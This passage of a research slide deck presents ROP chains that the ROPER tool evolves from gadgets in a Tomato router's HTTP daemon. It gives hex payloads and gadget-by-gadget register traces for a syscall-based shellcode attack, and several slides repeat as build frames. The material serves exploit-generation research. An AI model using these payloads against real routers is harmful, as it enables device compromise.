24. Example of a Handwritten ROP-Chain on tomato-RT-N18U-httpd

Payload:

```
00013200 0002bc3e 0002bc3e 00000000 deba5e12 d000d13d
00015330 deba5e12 feedc0de badb17e5 0000000b
0001c64c
```

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00015330 deba5e12 feedc0de badb17e5 0000000b
0001c64c
```

Runtime:

```
00013200 pop {r0, r1, r2, r3, r4, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: ????????
00015330 pop {r4, r5, r6, r7, pc}
R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
0001c64c svcpl 0x00707070
```

25. Shellcode Using Noisy Gadgets

This was a fairly trivial chain to write, and ROPER can usually discover similar ones fairly quickly.

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We can make the task more challenging by restricting the minimum gadget length and thereby forcing ROPER to manipulate more complex & side-effect-prone instructions.

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We can make the task more challenging by restricting the minimum gadget length and thereby forcing ROPER to manipulate more complex & side-effect-prone instructions.

One of ROPER's more peculiar solutions to this problem - using gadgets from a Tomato router's HTTP daemon - is on the next slide...

26. Specimen generated by ROPER

Payload:

```
000100fc 0002bc3e 0002bc3e 0002bc3e
00012780 0000000b 0000000b 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012780 0002bc3e 0002bc3e 0002bc3e 0002bc3e 0000000b
000155ec 00000000 0000000b 0002bc3e
000100fc 0002bc3e 0000000b 00000000
0000b49c 0002bc3e 0000000b 0002bc3e 0000000b 0002bc3e
0000b48c 0002bc3e 00000000 0002bc3e 0002bc3e 0002bc3e
0000b48c 0002bc3e 0002bc3e 0002bc3e 0002bc3e 00000000
00016918 0002bc3e 0000000b 0002bc3e 0002bc3e 0000000b
00015d24 0002bc3e 00000000 00000000
00012a78 0000000b 00000000
0000e0f8 00000000
000109b4 0002bc3e 0000000b
0000b48c 0002bc3e 0002bc3e 0002bc3e 0000000b 0002bc3e
000100fc 0002bc3e 00000000 00000000
000109b4 0002bc3e 0002bc3e
00016758 0000000b
0000e0f8 0002bc3e
000100fc 0002bc3e 00000000 0000000b
00012a78 0002bc3e 0002bc3e
0001569c 0000000b 0002bc3e 0002bc3e
0000bfc4 0002bc3e 0002bc3e
00013760 0000000b 0002bc3e 0000000b 0002bc3e 0000000b
0000bfc4 0002bc3e 0002bc3e
0000b49c 0000000b 00000000 0000000b 0000000b 0002bc3e
00016884 0002bc3e
00012a78 00000000 0000000b
00011fd8 0000000b
00016758 0002bc3e
0000e0f8 0002bc3e
00013760 00000000 0000000b 0002bc3e 0002bc3e 0002bc3e
```

27. Play-by-play of ROPER's Shellcode Attack

```
;; Gadget 0
[000100fc]  mov r0,r6
[00010100]  ldrb r4,[r6],1
[00010104]  cmp r4,0
[00010108]  bne 4294967224
[0001010c]  rsb r5,r5,r0
[00010110]  cmp r5,0x40
[00010114]  movgt r0,0
[00010118]  movle r0,1
[0001011c] pop {r4,r5,r6,pc}


R0: 00000001
R1: 00000001
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R0: 00000001
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;; Gadget 1
[00012780]  bne 0x18
[00012798]  mvn r7,0
[0001279c]  mov r0,r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}


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```

```
;; Gadget 2
[00016884]  beq 0x1c
[00016888]  ldr r0,[r4,0x1c]
[0001688c]  bl 4294967280
[0001687c]  push {r4,lr}
[00016880]  subs r4,r0,0
[00016884]  beq 0x1c
[000168a0]  mov r0,r1
[000168a4]  pop {r4,pc}

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R2: 00000001
R7: ffffffff
```

```
;; Gadget 2
[00016884]  beq 0x1c
[00016888]  ldr r0,[r4,0x1c]
[0001688c]  bl 4294967280
[0001687c]  push {r4,lr}
[00016880]  subs r4,r0,0
[00016884]  beq 0x1c
[000168a0]  mov r0,r1
[000168a4]  pop {r4,pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e
```

27. Play-by-play of ROPER's Shellcode Attack

```
;; Gadget 0
[000100fc]  mov r0,r6
[00010100]  ldrb r4,[r6],1
[00010104]  cmp r4,0
[00010108]  bne 4294967224
[0001010c]  rsb r5,r5,r0
[00010110]  cmp r5,0x40
[00010114]  movgt r0,0
[00010118]  movle r0,1
[0001011c]  pop {r4,r5,r6,pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Gadget 1
[00012780]  bne 0x18
[00012798]  mvn r7,0
[0001279c]  mov r0,r7
[000127a0]  pop {r3,r4,r5,r6,r7,pc}

R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 2
[00016884]  beq 0x1c
[00016888]  ldr r0,[r4,0x1c]
[0001688c]  bl 4294967280
[0001687c]  push {r4,lr}
[00016880]  subs r4,r0,0
[00016884]  beq 0x1c
[000168a0]  mov r0,r1
[000168a4]  pop {r4,pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Extended Gadget 0
[00016890]  str r0,[r4,0x1c]
[00016894]  mov r0,r4
[00016898]  pop {r4,lr}
[0001689c]  b 4294966744
[00016674]  push {r4,lr}
[00016678]  mov r4,r0
[0001667c]  ldr r0,[r0,0x18]
[00016680]  ldr r3,[r4,0x1c]
[00016684]  cmp r0,0
[00016688]  ldrne r1,[r0,0x20]
[0001668c]  moveq r1,r0
```

```
[00016690]  cmp r3,0
[00016694]  ldrne r2,[r3,0x20]
[00016698]  moveq r2,r3
[0001669c]  rsb r2,r2,r1
[000166a0]  cmn r2,1
[000166a4]  bge 0x48
[000166ec]  cmp r2,1
[000166f0]  ble 0x44
[00016734]  mov r2,0
[00016738]  cmp r0,r2
[0001673c]  str r2,[r4,0x20]
[00016740]  beq 0x10
[00016750]  cmp r3,0
[00016754]  beq 0x14
[00016758]  ldr r3,[r3,0x20]
[0001675c]  ldr r2,[r4,0x20]
[00016760]  cmp r3,r2
[00016764]  strgt r3,[r4,0x20]
[00016768]  ldr r3,[r4,0x20]
[0001676c]  mov r0,r4
[00016770]  add r3,r3,1
[00016774]  str r3,[r4,0x20]
[00016778]  pop {r4,pc}

R0: 0000000b
R1: 00000000
R2: 00000000
R7: 0002bc3e
```

27. Play-by-play of ROPER's Shellcode Attack

```
;; Gadget 0
[000100fc]  mov r0,r6
[00010100]  ldrb r4,[r6],1
[00010104]  cmp r4,0
[00010108]  bne 4294967224
[0001010c]  rsb r5,r5,r0
[00010110]  cmp r5,0x40
[00010114]  movgt r0,0
[00010118]  movle r0,1
[0001011c]  pop {r4,r5,r6,pc}


R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Gadget 1
[00012780]  bne 0x18
[00012798]  mvn r7,0
[0001279c]  mov r0,r7
[000127a0]  pop {r3,r4,r5,r6,r7,pc}


R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 2
[00016884]  beq 0x1c
[00016888]  ldr r0,[r4,0x1c]
[0001688c]  bl 4294967280
[0001687c]  push {r4,lr}
[00016880]  subs r4,r0,0
[00016884]  beq 0x1c
[000168a0]  mov r0,r1
[000168a4]  pop {r4,pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Extended Gadget 0
[00016890]  str r0,[r4,0x1c]
[00016894]  mov r0,r4
[00016898]  pop {r4,lr}
[0001689c]  b 4294966744
[00016674]  push {r4,lr}
[00016678]  mov r4,r0
[0001667c]  ldr r0,[r0,0x18]
[00016680]  ldr r3,[r4,0x1c]
[00016684]  cmp r0,0
[00016688]  ldrne r1,[r0,0x20]
[0001668c]  moveq r1,r0
```

```
[00016690]  cmp r3,0
[00016694]  ldrne r2,[r3,0x20]
[00016698]  moveq r2,r3
[0001669c]  rsb r2,r2,r1
[000166a0]  cmn r2,1
[000166a4]  bge 0x48
[000166ec]  cmp r2,1
[000166f0]  ble 0x44
[00016734]  mov r2,0
[00016738]  cmp r0,r2
[0001673c]  str r2,[r4,0x20]
[00016740]  beq 0x10
[00016750]  cmp r3,0
[00016754]  beq 0x14
[00016758]  ldr r3,[r3,0x20]
[0001675c]  ldr r2,[r4,0x20]
[00016760]  cmp r3,r2
[00016764]  strgt r3,[r4,0x20]
[00016768]  ldr r3,[r4,0x20]
[0001676c]  mov r0,r4
[00016770]  add r3,r3,1
[00016774]  str r3,[r4,0x20]
[00016778]  pop {r4,pc}

R0: 0000000b
R1: 00000000
R2: 00000000
R7: 0002bc3e
```

27. Play-by-play of ROPER's Shellcode Attack

```
;; Gadget 0
[000100fc]  mov r0,r6
[00010100]  ldrb r4,[r6],1
[00010104]  cmp r4,0
[00010108]  bne 4294967224
[0001010c]  rsb r5,r5,r0
[00010110]  cmp r5,0x40
[00010114]  movgt r0,0
[00010118]  movle r0,1
[0001011c]  pop {r4,r5,r6,pc}


R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Gadget 1
[00012780]  bne 0x18
[00012798]  mvn r7,0
[0001279c]  mov r0,r7
[000127a0]  pop {r3,r4,r5,r6,r7,pc}


R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 2
[00016884]  beq 0x1c
[00016888]  ldr r0,[r4,0x1c]
[0001688c]  bl 4294967280
[0001687c]  push {r4,lr}
[00016880]  subs r4,r0,0
[00016884]  beq 0x1c
[000168a0]  mov r0,r1
[000168a4]  pop {r4,pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e


;; Extended Gadget 0
[00016890]  str r0,[r4,0x1c]
[00016894]  mov r0,r4
[00016898]  pop {r4,lr}
[0001689c]  b 4294966744
[00016674]  push {r4,lr}
[00016678]  mov r4,r0
[0001667c]  ldr r0,[r0,0x18]
[00016680]  ldr r3,[r4,0x1c]
[00016684]  cmp r0,0
[00016688]  ldrne r1,[r0,0x20]
[0001668c]  moveq r1,r0
```

```
[00016690]  cmp r3,0
[00016694]  ldrne r2,[r3,0x20]
[00016698]  moveq r2,r3
[0001669c]  rsb r2,r2,r1
[000166a0]  cmn r2,1
[000166a4]  bge 0x48
[000166ec]  cmp r2,1
[000166f0]  ble 0x44
[00016734]  mov r2,0
[00016738]  cmp r0,r2
[0001673c]  str r2,[r4,0x20]
[00016740]  beq 0x10
[00016750]  cmp r3,0
[00016754]  beq 0x14
[00016758]  ldr r3,[r3,0x20]
[0001675c]  ldr r2,[r4,0x20]
[00016760]  cmp r3,r2
[00016764]  strgt r3,[r4,0x20]
[00016768]  ldr r3,[r4,0x20]
[0001676c]  mov r0,r4
[00016770]  add r3,r3,1
[00016774]  str r3,[r4,0x20]
[00016778]  pop {r4,pc}

R0: 0000000b
R1: 00000000
R2: 00000000
R7: 0002bc3e
```

27. Play-by-play of ROPER's Shellcode Attack

```
;; Gadget 0
[000100fc]  mov r0,r6
[00010100]  ldrb r4,[r6],1
[00010104]  cmp r4,0
[00010108]  bne 4294967224
[0001010c]  rsb r5,r5,r0
[00010110]  cmp r5,0x40
[00010114]  movgt r0,0
[00010118]  movle r0,1
[0001011c]  pop {r4,r5,r6,pc}


R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Gadget 1
[00012780]  bne 0x18
[00012798]  mvn r7,0
[0001279c]  mov r0,r7
[000127a0]  pop {r3,r4,r5,r6,r7,pc}


R0: ffffffff
R1: 00000001
R2: 00000001
R7: ffffffff
```

```
;; Gadget 2
[00016884]  beq 0x1c
[00016888]  ldr r0,[r4,0x1c]
[0001688c]  bl 4294967280
[0001687c]  push {r4,lr}
[00016880]  subs r4,r0,0
[00016884]  beq 0x1c
[000168a0]  mov r0,r1
[000168a4]  pop {r4,pc}

R0: 00000001
R1: 00000001
R2: 00000001
R7: 0002bc3e

;; Extended Gadget 0
[00016890]  str r0,[r4,0x1c]
[00016894]  mov r0,r4
[00016898]  pop {r4,lr}
[0001689c]  b 4294966744
[00016674]  push {r4,lr}
[00016678]  mov r4,r0
[0001667c]  ldr r0,[r0,0x18]
[00016680]  ldr r3,[r4,0x1c]
[00016684]  cmp r0,0
[00016688]  ldrne r1,[r0,0x20]
[0001668c]  moveq r1,r0
```

```
[00016690]  cmp r3,0
[00016694]  ldrne r2,[r3,0x20]
[00016698]  moveq r2,r3
[0001669c]  rsb r2,r2,r1
[000166a0]  cmn r2,1
[000166a4]  bge 0x48
[000166ec]  cmp r2,1
[000166f0]  ble 0x44
[00016734]  mov r2,0
[00016738]  cmp r0,r2
[0001673c]  str r2,[r4,0x20]
[00016740]  beq 0x10
[00016750]  cmp r3,0
[00016754]  beq 0x14
[00016758]  ldr r3,[r3,0x20]
[0001675c]  ldr r2,[r4,0x20]
[00016760]  cmp r3,r2
[00016764]  strgt r3,[r4,0x20]
[00016768]  ldr r3,[r4,0x20]
[0001676c]  mov r0,r4
[00016770]  add r3,r3,1
[00016774]  str r3,[r4,0x20]
[00016778]  pop {r4,pc}

R0: 0000000b
R1: 00000000
R2: 00000000
R7: 0002bc3e
```

28. Play-by-play of ROPER's Shellcode Attack

```
;; Extended Gadget 1
[00012780]  bne 0x18
[00012784]  add r5,r5,r7
[00012788]  rsb r4,r7,r4
[0001278c]  cmp r4,0
[00012790]  bgt 4294967240
[00012794]  b 8
[0001279c]  mov r0,r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}


R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b
```

28. Play-by-play of ROPER's Shellcode Attack

```
;; Extended Gadget 1
[00012780]  bne 0x18
[00012784]  add r5,r5,r7
[00012788]  rsb r4,r7,r4
[0001278c]  cmp r4,0
[00012790]  bgt 4294967240
[00012794]  b 8
[0001279c]  mov r0,r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}
```

```
R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b
```

```
;; Extended Gadget 2
[000155ec]  b 0x1c
[00015608]  add sp,sp,0x58
[0001560c] pop {r4,r5,r6,pc}
```

```
R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b
```

28. Play-by-play of ROPER's Shellcode Attack

```
;; Extended Gadget 1
[00012780]  bne 0x18
[00012784]  add r5,r5,r7
[00012788]  rsb r4,r7,r4
[0001278c]  cmp r4,0
[00012790]  bgt 4294967240
[00012794]  b 8
[0001279c]  mov r0,r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}


R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b
```

```
;; Extended Gadget 2
[000155ec]  b 0x1c
[00015608]  add sp,sp,0x58
[0001560c] pop {r4,r5,r6,pc}


R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b
```

```
;; Extended Gadget 3
[00016918]  mov r1,r5
[0001691c]  mov r2,r6
[00016920]  bl 4294967176
[000168a8] push {r4,r5,r6,r7,r8,lr}
[000168ac]  subs r4,r0,0
[000168b0]  mov r5,r1
[000168b4]  mov r6,r2
[000168b8]  beq 0x7c
[000168bc]  mov r0,r1
[000168c0]  mov r1,r4
[000168c4]  blx r2

R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
```

28. Play-by-play of ROPER's Shellcode Attack


```
;; Extended Gadget 1
[00012780]  bne 0x18
[00012784]  add r5,r5,r7
[00012788]  rsb r4,r7,r4
[0001278c]  cmp r4,0
[00012790]  bgt 4294967240
[00012794]  b 8
[0001279c]  mov r0,r7
[000127a0] pop {r3,r4,r5,r6,r7,pc}

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b
```

```
;; Extended Gadget 2
[000155ec]  b 0x1c
[00015608]  add sp,sp,0x58
[0001560c] pop {r4,r5,r6,pc}

R0: 0002bc3e
R1: 00000000
R2: 00000000
R7: 0000000b
```

```
;; Extended Gadget 3
[00016918]  mov r1,r5
[0001691c]  mov r2,r6
[00016920]  bl 4294967176
[000168a8] push {r4,r5,r6,r7,r8,lr}
[000168ac]  subs r4,r0,0
[000168b0]  mov r5,r1
[000168b4]  mov r6,r2
[000168b8]  beq 0x7c
[000168bc]  mov r0,r1
[000168c0]  mov r1,r4
[000168c4]  blx r2

R0: 0002bc3e
R1: 0002bc3e
R2: 00000000
R7: 0000000b
```

29. Extended Gadgets & Introns


Chains like this emerge frequently, usually accompanied by spikes in the population’s crash frequency - jumping blindly to arbitrary addresses is hazardous.



29. Extended Gadgets & Introns

Chains like this emerge frequently, usually accompanied by spikes in the population's crash frequency - jumping blindly to arbitrary addresses is hazardous.

What selection pressures could be responsible for this phenomenon?



